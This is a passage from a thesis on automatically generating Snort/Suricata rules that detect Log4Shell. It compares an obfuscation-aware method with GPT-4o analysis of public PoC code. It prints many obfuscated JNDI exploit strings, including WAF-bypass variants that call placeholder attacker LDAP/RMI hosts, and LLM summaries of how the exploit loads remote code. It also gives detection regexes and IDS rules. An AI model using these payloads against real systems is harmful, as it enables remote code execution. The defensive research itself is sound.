qSBcBi:-/}${knJALNBRLU2Yssl5NR:j3KFgEA:-1}${eRE8f:nWYYe9VAYd77D:-2}${
X2WQ8:hUJO:-7}${n3sJvDfT:3Fg5t:-.}${W3KUDSZj4hte1:KNrd8Mx2:-0}${1
CdeCG6WVIqSEqlkC4:GPCmr0WnkwjWo:-.}${ZP:oYhk4SGVzL:-0}${1lipw4qv68rE9LoRc
:UC2YpFiQba:-.}${r7gAdnKXo9:nZKSa6z4l2:-1}${fyjUi2nmisidW:XISHO:-/}${
Z6GJCO5oTUGm1laFr:yLytmr3VZ:-t}${J:HLJUktMB6263OMRvThJ:-e}${sw7ITlQpIWce7
:y4n5CuwHq3s7tW:-s}${1GrMo:1T7Xq8oX3Fhk:-t}${IDjcV0C11s3nqxCQBH:
w5aNpyar0hms:-.}${WYWANcmC:Ieyg6rXRWJq:-c}${xcoyELpKzmbU:T:-l}${
Mz1gTzrRWLgjz:hazoRim1Jl:-a}${uQIbKAXa38eaaAzDf8PJ:mSHFetkbdLzc4Ue:-s}${
AfdpKz:HGXZ3fUWEZu:-s}}
```

```
${${sys:WQOGOAHTYFV_RJW:-j}${sys:E_HJGUH:-n}${sys:NCPZVHWGRPMMT:-d}${sys:
UHAN:-i}${sys:UZKQTXZLVRVWZ:-:}${sys:KJISQ_QRKWCD:-l}${sys:_OONVITLO:-d}$
{sys:JR:-a}${sys:PITYIB_PVHCPDBHUD:-p}${sys:ONK:-:}${sys:TVUFGDU:-/}${sys
:N:-/}${sys:QAVBAZ:-1}${sys:OM:-2}${sys:JQLZASLXKUIM:-7}${sys:
SKNJBQHH_OMAI_Q:-.}${sys:BJJGSSUQI:-0}${sys:LNAVKYV:-.}${sys:SZALZANMAIP
:-0}${sys:NHGQBAH:-.}${sys:JOPXMQX_:-1}${sys:ZESZKPMNO:-/}${sys:IDBDJI:-t
}${sys:ETGQKWXID_EYAJMIQC:-e}${sys:P:-s}${sys:NCYYGSJJ:-t}${sys:_AXDA:-.}
${sys:DMCBXDGAUETWW:-c}${sys:Y:-l}${sys:TXFIUKADVKPYXZZW:-a}${sys:CINXJNS
:-s}${sys:MAZZBVSAEFBJTJ:-s}}
```

```
${${:-j}${:-n}${:-d}${:-i}${:-:}${:-l}${:-d}${:-a}${:-p}${:-:}${:-/}$
{:-/}${:-1}${:-2}${:-7}${:-.}${:-0}${:-.}${:-0}${:-.}${:-1}${:-/}${:-t}$
{:-e}${:-s}${:-t}${:-.}${:-c}${:-l}${:-a}${:-s}${:-s}}
```

```
${${date:'j'}${date:'n'}${date:'d'}${date:'i'}${date:':'}${date:'l'}${
date:'d'}${date:'a'}${date:'p'}${date:':'}${date:'/'}${date:'/'}${date
:'1'}${date:'2'}${date:'7'}${date:'.'}${date:'0'}${date:'.'}${date:'0'}${
date:'.'}${date:'1'}${date:'/'}${date:'t'}${date:'e'}${date:'s'}${date:'t
'}${date:'.'}${date:'c'}${date:'l'}${date:'a'}${date:'s'}${date:'s'}}
```

```
${jndi:ldap://127.0.0.1/test.class}
```

Next, these attack patterns were given to the rule generation program, which generated the regular expression patterns shown below.

```
\$\{((\$\{(env|sys):([A-Z]|_)+:-([a-z0-9]|:|\.|\/)\})+|(\$\{(upper|lower)
:([a-z0-9]|:|\.|\/)\})+|(\$\{::-([a-z0-9]|:|\.|\/)\})+|(\$\{:-([a-z0
-9]|:|\.|\/)\})+|(\$\{date:'([a-z0-9]|:|\.|\/)'\})+|(\$\{[a-zA-Z0-9]*:([a
-zA-Z0-9])*:-([a-z0-9]|:|\.|\/)\})+|([0-9a-z]|:|\/|\.)+)\}
```

The result of visualizing this regular expression pattern is shown in Figure 19.

From Figure 19, the length of the rule generated by the proposed method is 66. By applying these rules to the template, we finally generated the rules shown below.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:‘‘Log4Shell’’;
flow:to_server,established; fast_pattern:only; http_uri; pcre:‘‘\$\{((\$
\{(env|sys):([A-Z]|_)+:-([a-z0-9]|:|\.|\/)\})+|(\$\{(upper|lower):([a-z0
-9]|:|\.|\/)\})+|(\$\{::-([a-z0-9]|:|\.|\/)\})+|(\$\{:-([a-z0-9]|:|\.|\/)
\})+|(\$\{date:'([a-z0-9]|:|\.|\/)'\})+|(\$\{[a-zA-Z0-9]*:([a-zA-Z0-9])
*:-([a-z0-9]|:|\.|\/)\})+|([0-9a-z]|:|\/|\.)+)\}’’; metadata:policy
balanced-ips drop, policy connectivity-ips drop, policy max-detect-ips
drop, policy security-ips drop, ruleset community, service http;
classtype:attempted-user; sid:58724; rev:6;)
```

Next, the rules generated by the proposed method and the 30 rules to be compared were each applied to Snort to see if they could detect 800 randomly generated attack patterns. The detection rates of the rules of the proposed method and those of the comparison target for 200 attack patterns are shown in Figure 20.



Figure 19: Visualization of the rule generated by the proposed method.



Figure 20: Comparison of detection rates of rules of conventional and proposed methods.

Next, of the 30 rules to be compared, the two rules that were actually used to detect attack patterns are listed below.

```
\x24(\x24{(upper|lower):j}|j)(\x24{(upper|lower):n}|n)(\x24{(upper|lower)
:d}|d)(\x24{(upper|lower):i}|i)(\x24{(upper|lower)::}|:)
```

```
(%(25)?24|\x24)(%(25)?7b|\x7b)jndi(%(25)?3a|\x3a)
```

The visualization of the first rule to be compared is shown in Figure 21 and that of the second rule in Figure 22.

Next, the two aforementioned rules, their lengths, and the obfuscation variations that could be detected are shown in Table 4. From Table 4, the total length of the rules used to detect the attack pattern in the comparison is 33.

Table 4: Comparison of the rules of the proposed method with the rules under comparison.

	Length	Obfuscated								Unobfuscated
		env:<random>	upper:	lower:	::-	:-	sys:<random>	date:	<random>:-	
1st rule	26		✓	✓						✓
2nd rule	7									✓
Proposed method	66	✓	✓	✓	✓	✓	✓	✓	✓	✓



Figure 21: Visualization of rules for comparison (1).



Figure 22: Visualization of rules for comparison (2).

Table 5: Length of prior knowledge used for rule generation.

	Prior knowledge 1	Prior knowledge 2	Prior knowledge 3	Prior knowledge 4	Prior knowledge 5	Prior knowledge 6
Length	13	10	7	7	8	14

3.9.4 Evaluation

From Figure 19, the two rules of the conventional method were able to detect only two obfuscation methods and non-obfuscated attack patterns, while the proposed method was able to detect all eight obfuscated and non-obfuscated attack patterns with only one rule.

A comparison of rule lengths shows that the two rules of the conventional method total 33, while the rules of the proposed method total 66. Although this result seems to indicate that the rules generated by the conventional method are more effective against obfuscation, the number of obfuscation variations that can be addressed and the rules for specific obfuscations indicate that the rules generated by the proposed method are more effective against obfuscation. The obfuscation methods that were able to detect both the rules of the conventional method and the rules of the proposed method are as follows.

- `${lower:<character>}`
- `${upper:<character>}`

In the proposed method, the length of prior knowledge used to deal with these obfuscation methods is 10 from Figure 14. On the other hand, the length of the rules in the conventional method is 26. Thus, it can be seen that the prior knowledge used in the proposed method can deal with the same obfuscation method with a shorter rule length than the conventional method.

On the other hand, we will examine the causes for the generation of rules with a final length of 66. The length of each prior knowledge is shown in Table 5.

From Table 5, the longest prior knowledge was prior knowledge 4. The contents of Prior Knowledge 4 are shown below.

```
\$\{[a-zA-Z0-9]*:([a-zA-Z0-9])*:-([a-z0-9]|:|\.|\/)\}
```

The obfuscation method that is the subject of this prior knowledge is the most random obfuscation method, with two random string locations used. Because of the large number of possible string variations, the prior knowledge was also longer. Prior Knowledge 1, which was the next longest after Prior Knowledge 2, similarly covers obfuscation methods in which random strings are used.

3.10 Summary

In this chapter, we proposed a rule generation method that effectively addresses Log4Shell obfuscation by using prior knowledge defining obfuscation methods used in Log4Shell attack patterns and matching them with attack patterns.

In the next chapter, we present a rule generation method that enables LLM to analyze the contents of PoC code to detect and defend against attacks using PoC code.

4 Automatic rule generation method using LLM

4.1 Foreword

This chapter presents two rule generation methods proposed in this thesis, one of which enables detection and defense of attacks using PoC codes by analyzing the content of PoC codes using LLM. In this chapter, the rule generation flow of the proposed method is divided into subsections for each operation and explained using actual PoC code targeting Log4Shell as an example. We also investigate whether the Mirai source code can be used to generate rules that prevent the Mirai botnet from expanding. Finally, we clarify the performance of LLMs for cybersecurity, especially for complex tasks, and discuss future prospects.

In Section 2, we provide an overview of the proposed method and explain the steps in which the proposed method generates rules based on the contents of PoC codes.

In Section 3, we show how to analyze the contents of the files included in the PoC code and extract information about the attacks that exploit the vulnerabilities.

In Section 4, we show how to aggregate the information about attacks extracted from each of the files included in the PoC code and extract information that is particularly important in a given PoC code.

In Section 5, we show how to detect attacks that exploit vulnerabilities based on the aggregated extraction results.

In Section 6, we describe experiments and evaluations to verify the effectiveness of the proposed method. Through experiments, we show that the proposed method can generate rules for Log4Shell attack patterns in less than one minute, reducing the time required for rule generation compared to manual rule generation.

In Section 7, we show the implementation system of the Mirai botnet used in the experiment and clarify how the Mirai botnet expands in the implementation system. We also describe the malicious worms and vulnerable devices used in the implementation system.

In Section 8, we show the experimental methodology using the Mirai source code and describe the results of verifying whether the rules generated by the rule generation method that reduces the generation time can detect Mirai bot communications.

In Section 9, based on the experimental results, we analyze the performance of LLM for cybersecurity in the complex task of analyzing Mirai source code and discuss future prospects.

4.2 Overview of the prooposed method

The flow of generating rules (regex patterns) to detect attacks using PoC codes, automatically using LLM by analyzing the given PoC code, is shown in Figure 23.



Figure 23: Flow of generating rules based on the contents of PoC code by the proposed method.

In this thesis, GPT-4o [40] is used as the LLM used in the proposed method. The steps in which the proposed method generates rules are described below.

1. The user downloads the PoC code published on GitHub, etc., and gives it to the proposed method.
2. The proposed method extracts information about the attack contained in each file of a given PoC code. LLM is used in this process.
3. From the extraction results extracted from each file, especially important information is aggregated into a single result. LLM is used at this time.
4. Based on the aggregated results, the regex pattern on which the rule is based is output. LLM is used at this time.
5. The regex pattern generated by the LLM is checked by a human and manually modified if necessary.

To clarify the flow of rule generation by the proposed method, an actual PoC code [41] is used as an example. The PoC code used to explain the proposed method has the following file structure, excluding configuration files, etc., and consists of three files.

1. Exploit.java
2. README.md
3. src/main/java/log4j.java

Among the README.md file included in the PoC code used for the explanation, the description of the attack pattern is shown below.

```
### Bypass rc1
For example:
‘‘‘
${jndi:ldap://127.0.0.1:1389/ badClassName}
‘‘‘
### Bypass WAF
‘‘‘
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.
asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc
}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}://
xxxxxxx.xx/poc}
‘‘‘
```

4.3 Analysis of files

First, information about the attack (e.g., the pattern used in the attack) is extracted from the contents of each file included in the PoC code, and the type of attack that will occur using the PoC code is analyzed. The LLM is given the contents of each file in the unmodified PoC code as input. The following system prompts are given.

> You are a good PoC code analyst. Based on the content of the given PoC code, extract information about the attack patterns. If you could not extract the information, please respond “I could not extract the information.”

The PoC code used in the description extracts information about the attacks from three files, excluding the configuration file. The following is an extracted description of the attack pattern of Log4Shell from the output when README.md is given as input.

```
4. **Payload Examples**:
- Standard JNDI payload: ‘${jndi:ldap://127.0.0.1:1389/Exploit}‘
- Payload to bypass Web Application Firewall (WAF):
  - Using string concatenation and obfuscation techniques like ‘${${::-j}
${::-n}${::-d}${::-i}:...}‘, ‘${${lower:jndi}:...}‘.
```

4.4 Aggregation of analysis results

Next, the information about the attack extracted from each file in the PoC code is aggregated and combined into one. The input to the LLM is the combined file-by-file extracted results from the previous process. The following system prompts are given.

> You are a good PoC code analyst. Based on the information given, summarize information about the attack patterns using the PoC code, especially what is useful in detecting the attacks.

The PoC code used in the description aggregates the results of the analysis of the three files. The following shows the portion of the output related to the attack pattern among the aggregated result.

```
3. **JNDI Payloads**:
- Basic payload examples include: ‘${jndi:ldap://attacker.com/a}‘. This
triggers a callback to an external LDAP server controlled by the attacker
.
- **WAF Bypass**: Advanced payloads obfuscate the JNDI string to bypass
web application firewalls through techniques like character concatenation
 and case manipulation, e.g., ‘${${::-j}${::-n}${::-d}${::-i}:...}‘.
```

4.5 Generation of a regex pattern and a rule

Finally, a PCRE regex pattern is generated based on the aggregated analysis results. The PCRE regex pattern generated is in a format and representation compatible with IPS and IDS. The following system prompts are given.

> You are a good PoC code analyst. Based on the information given, output a PCRE regex pattern for Suricata that can detect attack patterns using the PoC code. Output only a regex pattern and ensure that the generated regex pattern successfully matches to the example strings.

The result of regex pattern generation using the PoC code used in the description is shown below.

```
(?i)\$\{(?:[\s\S]*?)(jndi(?::|%3a)(?:[\s\S]*?))(ldap|rmi|dns|nis|ndb|
corba|iiop)(?::|%3a)//(?:[\s\S]*?)\}
```

The regex pattern generated by the LLM may not be compatible with Snort or Suricata, so if necessary, manually modify the regex pattern to be compatible. If necessary, manually modify them to a compatible regular expression pattern. Modification of the generated rules shall be done according to Ref. [42]. In addition, escaping should be performed for all symbols that have special meaning in the PCRE regex pattern.

The regex pattern generated above was not in a format compatible with Suricata or Snort and did not properly escape some characters. This has been corrected as shown below.

```
/\$\{(?:[\s\S]*?)(jndi(?::|%3a)(?:[\s\S]*?))(ldap|rmi|dns|nis|ndb|corba|
iiop)(?::|%3a)\/\/(?:[\s\S]*?)\}/i
```

Finally, the following rule was created by applying the modified regex pattern to the template.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:‘‘Log4Shell’’;
flow:to_server,established; pcre:‘‘/\$\{(?:[\s\S]*?)(jndi(?::|%3a)(?:[\s\
S]*?))(ldap|rmi|dns|nis|ndb|corba|iiop)(?::|%3a)\/\/(?:[\s\S]*?)\}/i’’;
metadata:policy balanced-ips drop, policy connectivity-ips drop, policy
max-detect-ips drop, policy security-ips drop, ruleset community, service
 http; classtype:attempted-user; sid:58725; rev:6;)
```

4.6 Experiments and evaluations

4.6.1 Experimental methods

In the LLM-based rule generation method, rules are generated by analyzing the contents of PoC codes. PoC codes have been actively released and updated before and after the release of Log4Shell, and the more time passes since the vulnerability was disclosed, the more extensive the PoC codes become in both quality and quantity. Given such a situation, using currently released PoC codes with current content for the experiment may be very different from the situation at the time of the vulnerability disclosure, and is not an appropriate method for the purpose of the experiment, which is to verify that the rules can be generated immediately after the vulnerability is disclosed.

Therefore, we conduct experiments using PoC code with the following timings to verify whether the proposed method can deal with attacks that exploit the vulnerability in a timely manner.

- Log4Shell's disclosure date (December 9, 2021)
- One day after Log4Shell's disclosure (December 10, 2021)

The repository used in this thesis as a source of information on PoC codes, which collects information on PoC codes published on GitHub [43], is updated every few hours every day, so we assume that we always have the latest information on PoC codes.

The PoC code used in the experiments will be the version back to the version committed by the aforementioned timing, e.g., if the PoC code was published on December 9 and updates were made after that date, and rules are generated at the December 9 timing, rules will be generated based on what was committed by December 9. If the PoC code was released on December 9 and has been updated since then, the rules will be generated based on what was committed by December 9.

4.6.2 Experimental results

We used PoC code as of December 9, 2021 to generate the rules. The PoC code used to generate the rules and the commit hash are shown in Table 6.

Table 6: PoC code used in the experiment and their commit hashes (as of December 9)

Name	Commit hash
tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce	3f41097

First, information about the attack was extracted for the files included in the PoC code. The files to be processed are as follows.

- README.md
- src/main/java/Log4RCE.java
- src/main/java/log4j.java

The following is the result when README.md is given as input.

````
The attack pattern described in this PoC code involves exploiting the
Apache Log4j CVE-2021-44228 vulnerability by bypassing word-blocking
patches. Here's a breakdown of the attack pattern:

1. **Targeted Software Versions**: The vulnerability affects Apache Log4j
 versions from 2.0 up to 2.14.1.

2. **Potential Remote Code Execution (RCE) Vector**:
    - The exploit is triggered via a JNDI lookup using the format:
      ```
      ${jndi:ldap://somesitehackerofhell.com/z}
      ```
    - This allows an attacker to potentially execute arbitrary code on
the affected server by controlling the LDAP URL.

3. **Bypass Technique**:
    - Developers attempted to mitigate the vulnerability by blocking
phrases like "ldap:" and "jndi:".
    - The PoC reveals a bypass using the Lower Lookup function to
obfuscate these phrases:
      ```
      ${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://
somesitehackerofhell.com/z}
      ```
    - The LowerLookup function transforms its input to lower case,
thereby reconstructing the forbidden keywords from individually
lowercased characters.

4. **Mitigation**:
    - The recommended mitigation is to start the server with the `log4j2.
formatMsgNoLookups` system property set to `true`.
    - Alternatively, updating to Log4j version 2.15.0-rc1 or later
addresses the issue.

The attack involves leveraging the Log4j JNDI mechanism to perform
unauthorized actions, and the bypass uses case conversion functionalities
 to circumvent basic string filtering protections.
````

Next, the result of giving Log4RCE.java as input is shown below.

```
I could not extract the information
```

Next, the result of giving log4j.java as input is shown below.

```
The provided PoC code demonstrates an attack pattern exploiting the Log4j
 vulnerability (often referred to as Log4Shell) that became widely known
in December 2021. This vulnerability affects Apache Log4j, a popular Java
-based logging utility, allowing attackers to execute arbitrary code by
```

```
crafting a malicious JNDI (Java Naming and Directory Interface) lookup
string. In this case, the attack pattern involves:

- Usage of a specially crafted input string: '${jndi:ldap
://127.0.0.1:1389/a}'
- This string is embedded within the logging message.
- The JNDI feature is abused to perform a lookup to an LDAP server hosted
 at '127.0.0.1', port '1389'.
- If the Log4j version is vulnerable, this results in an attempt by the
application to access the specified LDAP server, potentially leading to
remote code execution if the server responds with a malicious payload.

This pattern showcases Remote Code Execution (RCE) through a Log4j
logging call by exploiting the JNDI capability to load code from an
external server.
```

Next, the result of aggregating the extracted information from each file is shown below.

```
The PoC code highlights a significant attack vector using the Log4Shell
vulnerability (CVE-2021-44228) in Apache Log4j, which can lead to Remote
Code Execution (RCE). The attack patterns involve:

1. **Vulnerable Versions**: Apache Log4j versions from 2.0 to 2.14.1 are
susceptible to this type of attack.

2. **Exploitation Methodology**:
    - The core exploit involves crafting a logging input string that
performs a JNDI (Java Naming and Directory Interface) lookup.
    - A sample exploit string looks like: '${jndi:ldap://example.com/z}'.
    - This string, when logged by a vulnerable Log4j version, causes the
affected application to query an LDAP server, which could then return a
malicious response.

3. **Bypass Techniques**:
    - Attempts to mitigate the attack by blocking specific words like "
ldap:" and "jndi:" can be circumvented using 'lower' function obfuscation
. For example, the offending strings are broken down as: '${${lower:j}ndi
:${lower:l}${lower:d}a${lower:p}://example.com/z}'.

4. **Mitigation Recommendations**:
    - Set the system property 'log4j2.formatMsgNoLookups' to 'true' to
disable the JNDI lookup functionality within Log4j.
    - Update to Log4j version 2.15.0-rc1 or newer, where the
vulnerability is addressed.

5. **Detection Strategies**:
    - Monitor logs for JNDI lookup patterns that include '${jndi:' and
```

```
variants using obfuscation like ‘${${lower:j}ndi:‘.
    - Inspect outbound network traffic from servers to identify unusual
LDAP queries, especially to unexpected addresses and ports.
    - Include checks for attempts to access local or internal hosts
through JNDI lookups, like ‘ldap://127.0.0.1‘.

By understanding these attack vectors and applying appropriate monitoring
 and mitigation steps, it becomes possible to detect and reduce the risk
posed by exploits targeting this Log4j vulnerability.
```

Next, the result of generating regex patterns based on the aggregated information is shown below.

```
‘‘‘regex
\${(?:jndi|(?:\$\{lower:j\})ndi):(?:(?:\$\{lower:l\})?(?:\$\{lower:d\})?a
(?:\$\{lower:p\})?:\/\/[^\}]+)
‘‘‘
```

For the unescaped {, we manually performed the escaping process and finally created the rules shown below.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:‘‘Log4Shell’’;
flow:to_server,established; fast_pattern:only; http_uri; pcre:‘‘\$\{(?:
jndi|(?:\$\{lower:j\})ndi):(?:(?:\$\{lower:l\})?(?:\$\{lower:d\})?a(?:\$
\{lower:p\})?:\/\/[^\}]+)’’; metadata:policy balanced-ips drop, policy
connectivity-ips drop, policy max-detect-ips drop, policy security-ips
drop, ruleset community, service http; classtype:attempted-user; sid
:58724; rev:6;)
```

After testing whether the rules created could detect the 800 randomly generated attack patterns, none of the attack patterns could be detected.

Next, the PoC code as of December 10, 2021 was used to generate the rules. The PoC code used to generate the rules and the commit hashes are as follows.

Table 7: PoC codes used in the experiments and their commit hashes.

Name	Commit hash
KosmX/CVE-2021-44228-example	0b2e997
Puliczek/CVE-2021-44228-PoC-log4j-bypass-words	be41e59
greymd/CVE-2021-44228	5b75b4d

First, we describe the results of using KosmX/CVE-2021-44228-example. First, information about the attack was extracted from the files included in the PoC code. The files to be processed are as follows.

- README.md
- src/main/java/Log4jRCE.java
- src/main/java/rce/RCEExample.java

The aggregate result of the analysis of those files is shown below.

```
The provided PoC (Proof of Concept) code illustrates a method to exploit
the CVE-2021-44228, commonly referred to as the Log4Shell vulnerability,
found within the Apache Log4j library. Here's a summary of the attack
patterns and detection cues based on the PoC:

1. **Exploited Vulnerability**: The core vulnerability is that Apache
Log4j can be tricked into executing remote code through the use of
unvalidated JNDI (Java Naming and Directory Interface) lookups. This
allows for potentially malicious code to be executed on a server logging
user-controlled or untrusted data.

2. **Setup**:
   - The attack involves setting up an LDAP server. This server is
typically configured using tools like `marshalsec`, which facilitates
hosting services like `LDAPRefServer` that serve malicious payloads.
   - A Java class, often named `Log4jRCE.class` in examples, is prepared
as the payload. This class contains code that will execute upon being
loaded, which in PoC demonstrations may include benign actions (e.g.,
launching a browser) but could be modified for harmful actions.

3. **Attack Execution**:
   - The attacker hosts the payload via an LDAP server and crafts a log
message that includes a JNDI lookup (e.g., `${jndi:ldap://attacker-server
/#Log4jRCE}`).
   - When a vulnerable system logs the crafted message, Log4j processes
it and triggers the JNDI lookup, retrieving and executing the payload
from the attacker's LDAP server.

4. **Outcome**:
   - Successful execution leads to remote code execution (RCE) on the
vulnerable system. Attackers can exploit this to execute arbitrary
commands or scripts, potentially leading to complete system compromise.

5. **Detection Strategies**:
   - **Network Monitoring**: Unusual outbound LDAP traffic, especially
unexpected external connections, can indicate exploitation attempts.
   - **Log Monitoring**: Logs containing suspicious JNDI lookup patterns
(e.g., `${jndi:ldap://`) could signal potential exploitation efforts.
```

```
   - **Behavioral Analysis**: Sudden or unauthorized execution of scripts
 or commands on systems using Log4j can be a red flag.
   - **Patch Management**: Ensuring Log4j is updated to versions that
mitigate this vulnerability (e.g., 2.16.0 or later) is crucial to prevent
 exploitation.

This PoC serves as a critical reminder of the risks associated with
logging libraries like Log4j when they process untrusted data without
adequate validation or patching.
```

Based on this aggregated analysis, the output regex pattern is shown below.

```
